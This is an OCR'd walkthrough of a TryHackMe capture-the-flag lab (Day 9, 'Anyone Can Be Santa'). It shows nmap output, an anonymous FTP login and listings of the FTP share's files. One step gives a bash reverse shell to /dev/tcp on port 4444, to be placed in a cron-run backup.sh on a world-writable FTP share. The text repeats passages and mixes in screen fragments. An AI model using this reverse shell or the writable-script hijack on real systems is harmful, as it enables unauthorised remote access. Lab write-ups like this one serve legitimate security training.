
Now use different scripts against the remaining services to discover any further information about them

```
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:Ed:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:49:CA:8A:8C:F1 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=12/6%OT=80%CT=1%CU=43687%PV=Y%DS=1%DC=D%G=Y%M=0249CA%T
OS:M=5FCD65E2%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10E%TI=Z%CI=Z%TS=A
OS:)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5
OS:=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W
OS:6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
```

Day 9 – [Networking] Anyone Can Be Santa

Question 1: What are the directories you found on the FTP site?

- Open the terminal and execute the command "ftp YOUR_IP_ADDRESS".
- Once connected to the ftp server, login as "anonymous" user.
- List out all the directories in the current directory using the command "ls".



TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#

provide the IP address of the Instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp 10.10.186.56` for your vulnerable Instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:


```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

Applications
Places
Sat 25 Jun, 07:34AttackBox IP:10.10.137.53
[redacted]
root's Home
root@ip-10-10-137-53: ~
File Edit View Search Terminal Help

```
root@ip-10-10-137-53:~# ftp 10.10.186.56
Connected to 10.10.186.56.
220 Welcome to the TBFC FTP Server!.
Name (10.10.186.56:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user

- Search for a directory that has open access by looking for the permission that does not end with "x".


TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#
Applications
Places
Sat 25 Jun, 07:34AttackBox IP:10.10.137.53 [redacted]
root's Home
root@ip-10-10-137-53: ~
File Edit View Search Terminal Help
THM AttackBox
56m 58s

provide the IP address of the Instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp 10.10.186.56` for your vulnerable Instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server


Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

```
root@ip-10-10-137-53:~# ftp 10.10.186.56
Connected to 10.10.186.56.
220 Welcome to the TBFC FTP Server!.
Name (10.10.186.56:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Question 3: What script gets executed within this directory?

- Navigate to the “public” directory by using the command “cd public”
- List all the files in the directory.


provide the IP address of the Instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp 10.10.186.56` for your vulnerable Instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server


Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

```
root@ip-10-10-137-53:~# ftp 10.10.186.56
Connected to 10.10.186.56.
220 Welcome to the TBFC FTP Server!.
Name (10.10.186.56:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Question 4: What movie did Santa have on his Christmas shopping list?

- Open the “shoppinglist.txt” file using the get command.



TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#

but you would need to use `ftp 10.10.186.56` for your vulnerable instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

We'll navigate to this using `cd` to change our working directory and then `ls` to list

Applications Places
Sat 25 Jun, 08:09AttackBox IP:10.10.137.53
root
shoppinglist.txt (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
*backup.sh
shoppinglist.txt


```
The Polar Express Movie
```

"shoppinglist.txt" selected (24 bytes), Free space: 4.4 GB

```
-rwxr-xr-x    1 111      113            58 Jun 25 06:54 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (498.6702 kB/s)
ftp>
```

Question 5: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

- Open the “backup.sh” file and replace the content with bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1



TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#

we've also learned how simple misconfigurations can lead to a full-blown hack on an FTP Server. If you're keen to learn more, the Network Services walkthrough room (created by Polomints) also covers FTP. If you wish to sharpen your skills, you may find the "Anonymous" Challenge room (created by Nameless0ne) a fun dojo.

Answer the questions below

Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer format: ****** Submit Hint

Question #2: What script gets executed within this directory?

Answer format: ******.** Submit

Question #3: What movie did Santa have on his Christmas shopping list?

Answer format: *** ***** ******* Submit Hint

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Note that the script that we have uploaded may take a minute to return a connection. If it doesn't after a couple of minutes, double-check that you have set up a Netcat listener on the device that you are working from, and have provided the TryHackMe IP of the device that you are connecting from.

Answer format: ***{*********************} Submit

Task 12 ✓ [Day 10] Networking Don't be sElfish!


Task 13 ○ [Day 11] Networking The Rogue Gnome

Applications Places
Sat 25 Jun, 07:37AttackBox IP:10.10.137.53
root
backup.sh (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
backup.sh

```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename='backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz';

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

```

"backup.sh" selected (341 bytes), Free space: 4.4 GB

- Transfer the “backup.sh” file to the local desktop using the “put” command.


TryHackMe | 25 Days of Cyber
New Tab
Vaccination-App/UserData.py
netcat's parameter explanation
tryhackme.com/room/learncyberin25days#

connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
ls	List files and directories in the working directory on the FTP server
cd	Change our working directory on the FTP server
get	Download a file from the FTP server to our device
put	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 b
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 e
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 h
drwxrwxrwx    2 65534    65534        4096 Nov 16 15:14 p
226 Directory send OK.
```

We'll navigate to this using `cd` to change our working directory and then `ls` to list the contents. The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program. Let's use `get` to get the file from the server onto our device, so we understand why this file has been left here!

```
root@ip-10-10-141-42:~# nano        .sh
```

9.6. Finding our Exploit

